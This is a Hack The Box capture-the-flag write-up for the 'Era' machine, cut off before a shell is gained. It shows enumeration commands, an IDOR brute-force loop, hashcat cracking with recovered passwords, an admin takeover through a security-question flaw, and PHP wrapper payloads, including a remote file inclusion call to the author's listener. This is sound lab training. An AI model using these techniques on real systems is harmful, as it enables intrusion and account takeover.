Era - A writeup
At the time of writing Era was a seasonal Hack The Box box. It was labeled with medium difficulty and is a Linux box. This article will take you with me and tries to show you how I solved this puzzle.
I do not do pen-tests professionally, I do not have a very elaborate process when tackling such boxes. And for sure there will be tools, techniques I do not know or have missed and can get better with. By no means see this article as a “How it is done” article. This said, I will try to take you with me through the whole process. You will read about the dead ends I run into, sudden revelations and chain of thoughts. I truly believe this is the best way to share experience - also share negative experience, seldom there is a smooth and straight positive experience.
Block quotes will serve me as a way to supply my thoughts and reflections.
The start
I powered up my Virtual Machine of ParrotOS I usually use for such puzzles. This is where everything is set up, I know where my tools are and where my shell history lives. I often use history | grep commandname to do a quick lookup how I usually invoke a tool.
After making sure I had connected to the VPN I started Era and was presented with an IP
10.10.11.79
First things first, I added this IP to my /etc/hosts file. I usually do this via an editor (and clean up the file from previous things in that process). But it is also possible to append it to the file directly. Make sure to use >> otherwise you may overwrite the file completely.
sudo echo "10.10.11.79 era.htb" >> /etc/hosts
This allows to access the IP by using era.htb as a domain name.
Next up is a port scan.
sudo nmap -sS -sV -sC -Pn --disable-arp-ping -p- -oA tcpfullscan 10.10.11.79
As I do not have to be careful and want as much information as possible I did run nmap with a TCP Syn Scan -sS, told it to determine service version -sV and run common scripts on the found services -sC. -p- instructs nmap to scan all ports. To save the results to a file -oA with the filename is used, this export the results in three different formats. Honestly, I mostly use the *.nmap file. Further, -Pn and --disable-arp-ping tells nmap not to check via pings if the host is up.
I usually chose a filename hinting at the scantype. Yes, I could have used
era.htbinstead of the IP. For some reasons I always use IPs when usingnmap
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Interesting, we do have only port 80 and port 21 open. Wonder how we will connect to the machine.
Often there is a ssh service running on such boxes. This is then often used to log in as a user where we have to discover credentials. This is not the case here. Later this fact helped to verify I’m on the right path. My brain did not know this at this point. But in hindsight it was quite obvious.
The website

Opening a browser and jumping to http://era.htb showed me a web page.
Running whatweb sometimes gives clues about the technology used:
parrot seasonal/era » whatweb era.htb | tee whatweb.txt
http://era.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[support@era.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.79], JQuery[1.11.0], Script[text/javascript], Title[Era Designs], nginx[1.18.0]
I try to make a habit of writing the output of tools not only to the screen but also into a file. Hence the
teecommand used here. This allows for later inspection without running the command again. It also allows to compare results and check if they changed over time.
In About Us I found three employee names
- Tom Rensed (CEO)
- Kathren Mory (VP)
- Lancer Jack (Senior Manager)
I usually note such things down - meaning if I do not forget. In this case I noted it down to maybe have ideas on potential usernames. Tools like UsernameAnarchy can help with creating potential usernames from real names.
After opening the developer tools I explored the site a bit more. I focused especially on forms like the contact form. However, they had no effect and never triggered a network request.
I stopped looking at the website for now.
FTP
Even as nmap should have told me if anonymous ftp was enabled (remember the -sC flag) I validated it quickly
parrot seasonal/era » ftp era.htb
Connected to era.htb.
220 (vsFTPd 3.0.5)
Name (era.htb:maschmi): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
Quick Summary
- There is a website
- it is static
- forms do not work
- the names of three employees are known
- There is an ftp service
- no anonymous login possible
Enumerating subdomains
It is very common for boxes like this to host not only one website. I only know of one server and did not find any clues for further servers. Further, no DNS service is running. Therefore I decided to enumerate for virtual hosts.
Next up I started ffuf and used it to enumerate for virtual hosts.
parrot ~ » ffuf -c -w ~/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt -u http://era.htb  -H "Host: FUZZ.era.htb" -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb
 :: Wordlist         : FUZZ: /home/maschmi/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 19ms]
Let’s look quickly at the command:
-ctellsffufto colourise the output-wsupplies the wordlist to use in this enumeration (SecLists offer some)-uis used to supply the target-His used to set headers, we need to set theHostheader to probe for virtual hosts.FUZZwill be replaced by the word in the wordlist-mcsignals we are only interested inHTTP 200responses
I cannot explain why I started to use this specific wordlist. Up to now it served me well with HTB boxes. Experiment with wordlists or compile your own ones if needed.
I did not scan for subdomains. There is no DNS service available to resolve them. All DNS resolving is done locally via the
/etc/hostsfile.
There is at least one second site hosted on this server: file.era.htb
The file sharing website
To be able to access this website, I changed the line
10.10.11.79 era.htb
in my /etc/hosts to
10.10.11.79 era.htb file.era.htb
Now I opened a browser and was presented with this

One of the things I do almost reflectively is in such cases to click on login. This took me to http://file.era.htb/login.php and I even was able to log in with test:test (username:password). What a surprise.
I now know the websites use PHP and seemingly there is a test user.
On HTB you share the instances with other players. The test user could be a left over from another player. Often these changes are reset automatically after a few minutes. This is a great point to take a short break and try it again after 10 minutes. I this case the user account was still present after 10 minutes. I decided to vote for resetting the machine. After the reset the user account was gone. This did provide me with the information user registration is somehow possible.
Because I share these boxes with other player I try to make it a habit to use more random user names when I test something, or write files not in the users home directory but somewhere else. I also try to remember to clean up after myself. While it can be nice to find a ready to use exploit on a machine, personally I find it kind of spoils the fun.
One of the next things I usually do is enumerating for directories and files. Both times I use ffuf with the same wordlist I used to scan for virtual hosts.
parrot era/file.era.htb » ffuf -c -w ~/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt -u http://file.era.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/FUZZ
 :: Wordlist         : FUZZ: /home/maschmi/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

ru                      [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 22ms]
wiki                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 23ms]
help                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 23ms]
mobile                  [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 23ms]
library                 [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 23ms]
webmail                 [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 24ms]
blog                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 24ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
As expected I got a 200 for every entry in the wordlist. I stopped the scan. I took note of the size of the response and restarted ffuf with a filter for responses of this size. This is done by supplying -fs 6765.
Often when scanning for directories, there is something like a redirect to an error page or a catch all which returns one back to the start page. In this cases
ffufallows to filter out this static page by size, words and/or lines. Results matching these filters will be ignored.
ffuf -c -w ~/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt -u http://file.era.htb/FUZZ -fs 6765                             130 ↵

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/FUZZ
 :: Wordlist         : FUZZ: /home/maschmi/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 6765
________________________________________________

images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 18ms]
files                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 17ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 17ms]
Interesting, there is a files directory. On the off chance of it being browse-able I pointed my browser to http://file.era.htb/files/ and got back a 403 Forbidden.
Folders like
filesoruploadsare always interesting to look at.
Next up was scanning for PHP files on the server. Again I used ffuf, kept the size filter but changed the URL parameter a bit by adding .php after FUZZ.
parrot era/file.era.htb » ffuf -c -w ~/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt -u http://file.era.htb/FUZZ.php -fs 6765

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/FUZZ.php
 :: Wordlist         : FUZZ: /home/maschmi/tools/wordlists/SecLists/Discovery/DNS/shubs-subdomains.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 6765
________________________________________________

login                   [Status: 200, Size: 9214, Words: 3701, Lines: 327, Duration: 21ms]
download                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 18ms]
register                [Status: 200, Size: 3205, Words: 1094, Lines: 106, Duration: 18ms]
manage                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 18ms]
upload                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 19ms]
reset                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 19ms]
logout                  [Status: 200, Size: 70, Words: 6, Lines: 1, Duration: 17ms]
Ah, there is a register.php file.
It was not exactly as smooth as it may read now. I first run the
fuffscans againsthttp://era.htbinstead ofhttp://file.era.htb. Keeping notes of the things I do helped me to spot it quite quickly. I also did run sqlmap againsthttp://file.era.htb/login.php. Without any success.
Things I also noticed while exploring the website:
- the login page does not tell, which input is wrong
- using the security questions login option at the bottom tells if a user is not existing
Next up was pointing my browser to http://file.era.htb/register.php. This opened a registration page where I could register a user. And I could log in. Nice, I now had a user account and could explore more.
I then was logged out and could neither log in again, nor was I able to register a new user. This was odd. Again, as there are other players on the machine, someone may have done something and broke it. So, again I voted to reset the machine. After the reset, everything worked again.
Quick summary
- there is a file sharing website present at
http://file.era.htb - it has a
filesdirectory - there is a
register.phpfile which can be used to register users - there is an option to log in via security questions
Exploring files.era.htb
I will not show screenshots of every step from now on. Only on very special one.
Looking at the site I realised we are able to upload and manage files and also update security question. Before starting to probe the file upload I reset the security questions of my user and was greeted with this screen

Look at this screen carefully. While I did not, my brain did and surprise me later.
File Management
File management is always a venue worth exploring. I started by uploading a small text file. Got redirected to a page where my uploads were shown, and a download link was present.
This was the moment I started BurpSuite Community Edition to keep track of what I’m doing and also to tamper with web requests.
The first thing I tried was to inject PHP Code into the filename.
<?php system('id') ?>.txt
I then was created with warnings on the website:
<div class="upload-error">Error: Tampering attempt detected.</div>
<div class="upload-error">Error: File was not uploaded</div>
The idea behind this was to check if I could inject PHP code into user-controlled and displayed values.
Looking at the download URL http://file.era.htb/download.php?id=6620 gave me another idea. Can I enumerate and check for other files? Clicking on the link opened a page where <h1>Your Download Is Ready!</h1> was present.
Time to check if I can use some shell magic and command to do this. I needed something like curl to make a request and something to parse the request like grep. I also needed the session cookie to be supplied. Otherwise I got an error as I was unauthenticated.
This is with what I came up:
- use a for loop to generate IDs on the fly
- use
curlwith the-ssilent flag-bflag to supply a cookie
- use
grepto parse the response - use
&& echo $ito print the current ID ifgrepwas successful
for i in {6619..6621}; do curl -s http://file.era.htb/download.php\?id\=$i -b PHPSESSID\=btogb0qrf7a6ue2ch5ie469n4s | grep -i ready && echo $i; done       1 ↵
        <h1>Your Download Is Ready!</h1>
6620
After this test, I started to hunt for files:
for i in {0000..9999}; do curl -s http://file.era.htb/download.php\?id\=$i -b PHPSESSID\=btogb0qrf7a6ue2ch5ie469n4s | grep -i ready && echo $i; done       1 ↵
 <h1>Your Download Is Ready!</h1>
0054
        <h1>Your Download Is Ready!</h1>
0150
        <h1>Your Download Is Ready!</h1>
6620
There a multiple other, and faster, ways to do this. One way would have been to use
ffufand FUZZ the id parameter, then filter on response size. I actually did try this, but there I did use the whole ID range from the beginning and did not start with a small test to check functionality. Therefore I was not able to select a filter.
What files do we have:
- 0054 -> site-backup-30-18-24.zip => contains source code
- 0015 -> signing.zip => contains x509 certificate with key
Nice, we now have the sites source code and some certificate. I took a mental note of the certificate and started to look at the source code.
Inside upload.php I could find this:
    // Check for harmful patterns
    if (strpos($target_file, "'") !== false || strpos($target_file, '"') !== false) {
        echo '<div class="upload-error">Error: Tampering attempt detected.</div>';
        $uploadOk = false;
    }
This explained the error message. It also gave a hint telling the backup might be the real source code of this site.
I did try two other things with the filename:
- urlencode the
'to%27which did upload the file but did not execute any php - use a call to
phpinfo()as it does not contain quotes. This did not work as well
The Upload and Download flow
Next, I analyzed the upload flow. This was one of the places an LLM came in handy. I’m not that experienced in reading PHP code, throwing it at an LLM helped a lot and sped up things.
- check if multiple files and calculate file name
- yes. zip into Era_User$currentUser.timestamp.zp
- no: take upfile:name als target file
- check if ‘ or “ are in file name => if yes, reject
- determine file type
- check if file exist
- check if multiple files are uploaded
- yes: create zip and add each file => can we abuse this?
- no: move
$file_upload_complete = move_uploaded_file($_FILES["upfile"]["tmp_name"][0], $target_file);
- then create random ID and store it in DB and create download link
My first idea was to explore if I could create some special file name like ../../../../etc/passwd to be included in the to be created ZIP archive when uploading multiple files. I tried it by tampering with a multiple file upload request. It did not work. I just found a file passwd with the uploaded content in my download.
Next I looked at download.php:
//...
$reqFile = $_GET['id'];

$fetched = contactDB("SELECT * FROM files WHERE fileid='$reqFile';", 1);

$realFile = (count($fetched) != 0); // Set realFile to true if we found the file id, false if we didn't find it
//...
Maybe I can use the id query parameter in a SQL injection? Tried it manually and got returned to the start page. Something seems to be going there. I decided to throw sqlmap on it. To no avail.
I also found this code:
// BETA (Currently only available to the admin) - Showcase file instead of downloading it
	} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    		$format = isset($_GET['format']) ? $_GET['format'] : '';
    		$file = $fetched[0];

		if (strpos($format, '://') !== false) {
        		$wrapper = $format;
        		header('Content-Type: application/octet-stream');
    		} else {
        		$wrapper = '';
        		header('Content-Type: text/html');
    		}

    		try {
        		$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
			$full_path = $wrapper ? $wrapper . $file : $file;
			// Debug Output
			echo "Opening: " . $full_path . "\n";
        		echo $file_content;
    		} catch (Exception $e) {
        		echo "Error reading file: " . $e->getMessage();
    		}


	// Allow simple download
Hmm, I may be able to upload a file and print it to the screen. Maybe this can be exploited to open a webshell. But I need to be admin for that.
But how to become admin?
The database
In the backup there was also a sqlite database. Turns out there is a user table in it
| id | username | password | delete_files_after | security_answer1 | security_answer2 | security_answer3 |
|---|---|---|---|---|---|---|
| 1 | admin_ef01cab31aa | $2y$10$wDboh... |
600 | Maria | Oliver | Ottawa |
| 2 | eric | $2y$10$S9E... |
-1 | |||
| 3 | veronica | $2y$10$xQ... |
-1 | |||
| 4 | yuri | $2b$12$H... |
-1 | |||
| 5 | john | $2a$10$iccCEz... |
-1 | |||
| 6 | ethan | $2a$10$PkV... |
-1 |
I quickly checked the source code of register.php to see how the passwords are hashed:
$password_hash = password_hash($password, PASSWORD_DEFAULT);
Another quick check of the docs told me it usually uses bcrypt. So no crackstation.net to crack the hashes.
Enter hashcat. I copied the hashes to a file, and started hashcat in mode 3200 to crack the hashes using the rockyou wordlist.
hashcat -m 3200 hashes.txt ~/tools/wordlists/rockyou.txt
In my first attempt I mixed up the argument order and supplied the wordlist first and then the hashes. Don’t be me. If you are lucky, you will get an Out Of Memory exception. If not, you will need to kill your VM and restart.
Two hashes were quickly cracked:
- eric
$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm=> america - yuri
$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.=> mustang
I kept hashcat running while exploring new options.
When I find new credentials, I always try to remember to use them on services I already know of:
| file.era.htb | ftp | |
|---|---|---|
| eric | can log in | cannot log in |
| yuri | can log in | can log in |
Exploring FTP
Log in as yuri and poke around a bit:
Connected to era.htb.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17510|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
226 Directory send OK.
Inside the apache2_conf folder I found files like this:
000-default.conf apache2.conf file.conf ports.conf
Nice, the file.conf holds the configuration for the webserver:
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/file
    ServerName file.era.htb
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
I now know of the document root of files.era.htb. Maybe this comes in handy later.
The php8.1._conf folder looked like this:
50 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||57897|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
226 Directory send OK.
Nothing I could make sense of at that moment. Documented it, started to do other things.
Becoming Admin
My brain surprised me when it poked me to look at that user table again. There were also columns named something like security_answer1 present.
| user_name | security_answer1 | security_answer2 | security_answer3 |
|---|---|---|---|
| admin_ef01cab31aa | Maria | Oliver | Ottawa |
I usually open databases with dedicated tools. While querying a database via a terminal is easily doable and is an important skill, exploring an unknown database is a different kind of business for me. Doing this in a graphical tools makes it easier memorable for me. Then my brain can come up with pokes like above.
The security answers did not work for that user. I voted to reset the machine again. Maybe another player changed them. No luck again.
But wait, changing security answers, I did this for my freshly registered user. This time my brain surprised me very much by making me laugh and faceplam myself. In the screenshot of the performed update were the magical words: If the users exists... . And didn’t I have to enter the username I wanted to update the security answers for?
I logged in with my user account, navigated to update the answers for admin_ef01cab31aa, set the answers all to 1, logged out, logged in as admin via the security question mechanism.
Then I laughed a bit more. This time out of relief. This felt like a big step towards the goal.
Show & Format
The first thing I did, was testing the show query parameter. I uploaded a file and pointed my browser to http://file.era.htb/download.php?id=6620&show=true and got:
Opening: files/shell.txt Resource id #2
Time to google this. Turns out fopen does not return the content but a resource.
// BETA (Currently only available to the admin) - Showcase file instead of downloading it
	} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    		$format = isset($_GET['format']) ? $_GET['format'] : '';
    		$file = $fetched[0];

		if (strpos($format, '://') !== false) {
        		$wrapper = $format;
        		header('Content-Type: application/octet-stream');
    		} else {
        		$wrapper = '';
        		header('Content-Type: text/html');
    		}

    		try {
        		$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
			$full_path = $wrapper ? $wrapper . $file : $file;
			// Debug Output
			echo "Opening: " . $full_path . "\n";
        		echo $file_content;
    		} catch (Exception $e) {
        		echo "Error reading file: " . $e->getMessage();
    		}


	// Allow simple download
As I do not know much about PHP I took the snippet to an LLM and asked it if I could do something with that resource. Turns out, most likely not. Well, I did not expect that. Next I asked the LLM to perform a security review of this code. Seeing the :// I already suspected this could be abused with php wrappers and php filters. This was confirmed by the LLM’s review.
The next option was to try a local file inclusion (LFI). Maybe using the base64 conversion filter to encode the uploaded file as base64 and download it. If this proof of concept (PoC) works, I may be able to perform LFI on other files as well.
GET /download.php?id=7462&show=true&format=php://filter/read=convert.base64-encode/resource/
This should put the following string into fopen:
php://filter/read=convert.base64-encode/resource/files/filename.type
and returning me a base64 encoded download of the file. Well, it did not. I got a HTTP 500. At least it did something. And an internal server error must not be a bad place to be at.
Using filters and wrappers seems to work in principle.
Another thing coming up when interviewing the LLM was, if allow_url_fopen is enabled in the php.ini fopen will try to resolve URLs. This setting is enabled by default.
An easy way to test this is starting a web server on the attacker machine and then point to that in the payload and look at the logs:
Using this URL to access an uploaded file
http://file.era.htb/download.php?id=3899&show=true&format=http://10.10.14.9:8000/index.html/
resulted in this log:
parrot era/srv » python3 -m http.server -b 10.10.14.9 8000
Serving HTTP on 10.10.14.9 port 8000 (http://10.10.14.9:8000/) ...
10.10.11.79 - - [10/Aug/2025 16:19:48] code 404, message File not found
10.10.11.79 - - [10/Aug/2025 16:19:48] "GET /index.html/files/shell.txt HTTP/1.1" 404 -
Using
python3 -m http.serveris one of my favorite ways to start a webserver. You do not have to supply-band the binding address. I do usually provide it so that the server is not reachable from outside the VPN with HTB. And also to have an easy place to look up my local VPN address.
Conclusion: allow_url_fopen is active.
Now I am able to perform remote file exclusion (RFI). However, the content is not displayed, and I do not have any clue if this RFI can help me to execute code on the server.
Time to interview an LLM again. This time I asked what wrappers and filters are a security risk. It did not help a lot. It came up with all the basic examples.
Then I remembered the php config directory from the ftp access. I uploaded it to the LLM again and asked if there are some wrappers in this which may be insecure. It started to analyse them, printing a very long answer I was reading while it was printed to the screen. Turns out, the zip and the ssh2 wrapper may be candidates. Lucky for me, I was reading while the output was generated. After it was completed, the output vanished and all I got was a warning this may violate some user policy - nice try, ChatGPT.
